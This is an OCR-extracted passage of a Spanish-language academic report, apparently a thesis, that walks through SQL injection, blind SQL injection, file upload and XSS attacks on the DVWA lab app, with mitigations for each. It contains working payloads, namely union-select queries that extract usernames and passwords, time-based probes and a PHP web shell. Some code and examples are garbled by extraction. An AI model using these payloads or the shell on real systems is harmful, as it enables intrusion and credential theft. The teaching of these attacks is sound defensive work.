


Figura 52. SQL Injection. Usuarios BBDD.

Una vez obtenido el hash de la contraseña, podemos obtener su valor en texto con herramientas especiales disponibles en páginas web como http://hashtoolkit.com/reverse-hash?hash=5f4dcc3b5aa765d61d8327deb882cf99




Figura 53. Conversor Hash.

DVWA evita el ataque SQL Injection, de la siguiente forma en el modo medio de seguridad:

- Filtra la información que entra por el formulario con la función 'mysql_real_scape_string()'. Aun así, es posible seguir inyectando consultas SQL ayudándonos de la sentencia '*union'.*

```php
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];
    $id = mysql_real_escape_string($id);

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";

    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);

    $i=0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

Figura 54. Código PHP SQL Injection Level médium.

En el modo alto de seguridad, DVWA evita el ataque de inyección de SQL de la siguiente forma:

- Uso de la directiva '*magic_quotes_gpc'*, que no permite el uso de las comillas en los datos de entrada.
- *'Stripslashes()'* se encarga de eliminar las barras de un String con comillas.
- *'Mysql_real_escape_string()'* impide que se introduzca caracteres especiales.
- *'Addcslashes()'* impide el uso de caracteres como \n.

4.1.2.7 Blind SQL Injection

La mayoría de las páginas web, para evitar el ataque SQL Injection, dejaron de mostrar los mensajes de error, surgiendo de esta forma, un nuevo tipo de ataque, la inyección de SQL a ciegas.

Blind SQL Injection[12] surge como consecuencia a aplicar una solución parcial a SQL Injection, ya que aunque no se vean los mensajes de error, al no filtrarse la entrada, se puede meter código SQL. Hay dos técnicas para saber si una página es vulnerable a Blind SQL Injection:

- Basado en contenido: en este caso solo muestra resultado en caso de que la consulta arroje valores, si no, no se arrojara ningún resultado. El resultado, en este tipo de consultas, siempre es el mismo, es decir, True o verdadero. Este tipo de ataque se suele combinar con la fuerza bruta, para buscar, carácter a carácter, el valor de la contraseña de un usuario o cualquier otro dato que se vaya obteniendo por una acumulación de aciertos.
- Basado en tiempo: este tipo de ataques se realiza ejecutando sentencias SQL que requieren mucho tiempo para arrojar los resultados. Si arroja los resultados de forma inmediata, quiere decir que no es vulnerable a este tipo de ataque. Una sentencia SQL muy popular es '*sleep'*.

Como ejemplo de ataque basado en contenido, estaría el de una tienda que arroja información sobre productos de su catálogo, siendo un posible url:

```
http://www.shoes.local/tiem.php?id=2
```

Esta URL da lugar a la siguiente sentencia SQL que se ejecuta sobre la base de datos:

```
SELECT nombre, descrpcion, precio FROM productos WHERE id=34
```

El atacante puede fácilmente manipular la URL, modificando su valor y poniendo:

```
http://www.shoes.local/tiem.php?id=2 and 1=2
```

Que da lugar a la siguiente sentencia SQL

```
SELECT nombre, descrpcion, precio FROM productos WHERE id=34 and 1=2
```

Lógicamente esta sentencia no arroja ningún resultado, por lo que no se visualizara ninguna información en la página web.

Si modificamos la URL y ponemos:

```
http://www.shoes.local/tiem.php?id=2 and 1=1
```

[12] https://www.acunetix.com/websitesecurity/blind-sql-injection/

Arrojara resultados en la página web y veremos los detalles del producto con el id = 2.

Para comprobar si una aplicación es vulnerable al ataque basado en el tiempo, lo podemos hacer introduciendo la siguiente dirección en el navegador:

```
http://www.shoes.local/tiem.php?id=2 and if(1=1, sleep(10), false)
```

Si el navegador tarda diez segundos en arrojar los resultados, es porque la página web es vulnerable.

En la página DVWA introducimos varios comandos SQL[13] para probar esta vulnerabilidad:

1. **Para obtener los datos del usuario con id=1.**

```
1' AND 1=1#
```




Figura 55. SQL Injection (Blind).

2. **Para Ver todos los usuarios**

```
' or 1=1 --
```




Figura 56. SQL Injection (Blind).

[13] http://scxo1oc06c.blogspot.com.es/2012/02/dvwa-blind-sql-injection-low-level.html

3. Para ver la información de la tabla

```
1' and 1=0 union select null, table_name from information_schema.tables#
```




Figura 57. SQL Injection (Blind). Información Tabla.

4. Para ver usuario y contraseña

```
1' and 1=0 union select null, contact(first_name, 0x0a, password) from users#
```

Figura 58. SQL Injection (Blind). Usuario y contraseña.

Podemos evitar SQL Injection (Blind) de la siguiente forma:

- Restringiendo el uso de caracteres especiales.
- En tiempo real, realizaremos filtros de la información que entra.
- Usaremos las funciones *addcslashes(), 'mysql_real_escape_string()* 'para filtrar toda la información que recibimos.
- Usando las librerías *mysqli*[14].

[14] http://php.net/manual/es/book.mysqli.php

4.1.2.8 File Upload

En esta vulnerabilidad, un usuario puede subir un código malicioso a través del típico formulario web que permite seleccionar y subir archivos al servidor desde la computadora local. Estos formularios de subida de archivos son muy habituales en los foros, redes sociales, páginas de e-learning e inclusive en algunas web de bancos o entidades de crédito, que habilitan esta funcionalidad para que el usuario pueda subir su DNI u otros documentos escaneados.

El origen de esta vulnerabilidad es no comprobar que el archivo que se está adjuntando es el permitido en el formulario, suele ser habitual los archivos tipo '*.jpg*'.

Probamos la vulnerabilidad, subiendo el archivo 'dvwa.jpg'

Figura 59. File Upload. Formulario subida archivos.




Figura 60. File Upload. Explorador Windows.

Y tras seleccionarlo se sube al servidor web:

Figura 61. File Upload. Subida del archivo.

Al subirlo, podemos ver el mensaje que nos confirma que el proceso se ha realizado correctamente, y la ubicación del archivo en el servidor.

Figura 62. File Upload. Proceso completado.

Escribiendo la URL en el navegador, podremos comprobar que la Figura se encuentra en el servidor:




Figura 63. File Upload. Archivo en servidor.

Para comprobar si el sitio es vulnerable, vamos a intentar subir un archivo, un script realizado en PHP.

```php
<?php
$cmd= $_GET["cmd"];
system($cmd);
?>
```

Y podemos subir el fichero sin problemas

Figura 64. File Upload. Subida Script servidor.

De esta manera ya hemos conseguido subir una Shell al servidor con la que poder ejecutar comandos dentro del servidor web.

Vamos a probar a realizar un 'DIR':




Figura 65. File Upload. Ejecución comando en servidor.

La prevención del ataque lo podemos hacer usando las funciones PHP:

- '*Getimagesize ()*': esta función obtiene las dimensiones (anchura y altura) de una Figura, los bits de la Figura y el tipo al que pertenece.
- Imponiendo un límite en el tamaño del archivo a recibir, como hace DVWA en el nivel medio de seguridad.
- No sirve de nada verificar los tipos de archivo, ya que las cabeceras se pueden cambiar, por lo que se hace necesario el uso de funciones como *getimagesize()* , que en el caso de no actuar sobre una imagen, no arrojaría ningún resultado.
- No se debe permitir el acceso inmediato al archivo que ha subido el usuario, sin antes comprobarlo.
- No permitir que se suban archivos PHP.
- Crear un directorio específico ajeno al directorio de publicación de la web.

```php
// Ruta de la imagen
$src = "php.png";

//Obtenemos información de la imagen
$info = getimagesize($src);
//Anchura -> $info[0]
//Altura -> $info[1]

print "<p>Examinando la imagen <strong>$src</strong></p>";

//Extraemos toda la información
foreach ($info as $key => $val)
{
print "<p>$key => $val</p>";
}
```

Figura 66. File Upload. Código Getimage()[15]

'*Header*': fuerza a que el archivo descargado tenga la extensión '.jpg', '.png' o '.gif'

```php
/*Forzar descarga de archivos*/

/*Ruta de la imagen*/
$ruta = 'php-o.png';
/*Información de la imagen para obtener la extensión*/
$info = pathinfo($ruta);
/* Obtener la extensión */
$ext = strtolower($info["extension"]);

switch($ext)
{
case 'png':
$tipo = 'image/png';
break;

case 'jpg':
$tipo = 'image/jpg';
break;

case 'gif':
$tipo = 'image/gif';
break;

default:
/* Para descargar cualquier tipo de archivo
si quieres que se descarguen sólo imágenes
quita esta parte de aquí */
$tipo = 'application/force-download';
break;
}

$size = filesize($ruta);
header('Pragma: public');
header('Expires: 0');
header('Cache-Control: must-revalidate, post-check=0, pre-check=0'); /*Para algunos navegadores*/
header('Cache-Control: private', false); /*Para algunos navegadores*/
header('content-type: '.$tipo.'');
header('content-disposition: attachment; filename="'.basename($ruta).'"');
header('Content-Transfer-Encoding: binary');
header('Content-Length: '.$size);
readfile($ruta);
```

Figura 67. File Upload. Código Header.

[15] http://php-estudios.blogspot.com.es/2014/07/obtener-las-dimensiones-anchura-y.html

4.1.2.9 XSS Reflected

El ataque Cross-Site Scripting (XSS)[16] o Secuencias de órdenes en sitios cruzados es un tipo de inyección de código, que no se ejecuta en la aplicación web pero si se origina cuando el usuario carga una URL determinada en su navegador.

La finalidad de este tipo de ataque es robar las cookies del usuario infectado, apropiarse del navegador, ver las páginas visitadas, los favoritos, o cambiar el contenido y aspecto de la página que está visitando la víctima.

El ataque se suele dar habitualmente de las siguientes formas:

- El código malicioso es ejecutado en el navegador del usuario.
- Se produce, por el reclamo de algún enlace, una visita a la web vulnerable.
- El usuario recibe el enlace de la página por correo, chat, etc.
- Se accede a una página con el código malicioso camuflado.

A continuación, probamos este tipo de ataque, en DVWA:

- Accedemos e interactuamos con la página





Figura 68. XSS Reflected. Formulario.

- Tras esto nos aparece el mensaje de bienvenida y vemos cómo ha cambiado la URL

Figura 69. XSS Reflected. Mensaje bienvenida.

[16] http://xsser.sourceforge.net/xsser/XSS_for_fun_and_profit_SCG09_(spanish).pdf

- Cambiamos la URL original por:



Y podemos ver la identificación de la sesión actual del usuario, ya que al inyectarse el código, se muestra la cookie de sesión en nuestro navegador




Figura 70. XSS Reflected. Cookie usuario actual.

Podemos evitar el ataque XSS Reflected de la siguiente manera:

- Usando la función *str_replace(),* como se hace en el nivel medio de seguridad de DVWA, para reemplazar la cadena <script>, por una cadena vacía.
- Filtraremos siempre la información que entra por el formulario, teniendo una especial fijación en las etiquetas PHP que puedan suponer un peligro, como *script, object, applet, embed y form.* También tendremos cuidado con los caracteres *“>” y “<”.*
- Usaremos la función *htmlspecialchars*(), de la misma manera que lo hace DVWA en su nivel alto, convirtiéndose caracteres especiales en HTML. Ejemplos de esta conversión, serian:

    - ‘&’ se convierte en ‘&’
    - “” se convierte en ‘&quot’.
    - ‘<’ se convierte en ‘<’.
    - ‘>’ se convierte en ‘>’.

4.1.2.10 XSS Stored

Este ataque es más peligroso que el anterior, ya que nos posibilita ejecutar código inyectado en los navegadores de todos los usuarios que vistan la aplicación web.

Este ataque supone un peligro para el usuario que está visitando la página web, ya que se ejecuta en el equipo del usuario, y no en el servidor.

Se da en sitios que reciben información a través de GET, que se aprovecha para inyectar código en el navegado en el caso de ser vulnerable.

Este código no se guardara de forma permanente, pero con el podremos obtener la información que queremos, como pueden ser cookies, o la contraseña del propio usuario.

El ataque se suele dar en páginas que permiten almacenar algún tipo de información y se suele dar de las siguientes formas:

- El atacante guarda código malicioso de forma permanente en una web atacable.
- La web tiene un sistema de identificación del usuario.
- La víctima accede a web vulnerables.
- El navegador del usuario ejecuta el código malicioso.

Una vez que el equipo ha sido infectado, es posible tomar el control del navegador del usuario, podremos:

- Capturar información sobre las aplicaciones que usa.
- Escanear puertos que usan las aplicaciones web.
- Ejecutar Exploit.
- Alterar la apariencia de la página web.
- Realización de ataques coordinados mediante el secuestro masivo de navegadores.

Los ataques XSS Stored suelen ser posibles en aquellas páginas en la que es posible que el usuario deje algún texto, como pueden ser foros, noticias, valoraciones de productos en tiendas on-line, redes sociales o páginas que permiten subir archivos, etc.

La forma de saber si una página es vulnerable a este ataque sería probando a intercalar código HTML en un comentario, y ver si aparece reflejado en la página.

Figura 71. XSS Stored. Formulario foro.

Vemos que posteriormente aparece el comentario, y la página Web es vulnerable al ataque.

Figura 72. XSS Stored. Publicación comentario.

Recientemente, en Abril de 2015 se detectó que la página de WordPress era vulnerable a este ataque, ya que pudieron introducir código Javascript en sus formularios.

En DVWA se puede reproducir el ataque con los siguientes pasos:

- Seleccionamos XSS Stored




Figura 73. XSS Stored. Ataque en DVWA.

- Metemos los datos quedando registrados




Figura 74. XSS Stored. Comentarios registrados en DVWA.

- Probamos a insertar código

Figura 75. XSS Stored. Inserción Código Script.

- Vemos cómo la página web lo ejecuta




Figura 76. XSS Stored. Ejecución Script.

Para evitar este tipo de ataque, utilizaremos las siguientes recomendaciones y funciones PHP:

- Filtraremos los caracteres “<” y “>”
- Filtraremos las etiquetas peligrosas, como pueden ser:
  - *<script>*
  - *<object>*
  - *<applet>*
  - *<embed>*
  - *<form>*
- Usaremos las funciones:
  - *htmlspecialchars().*
  - *mysql_real_escape_string().*
  - *htmlspecialchars().*

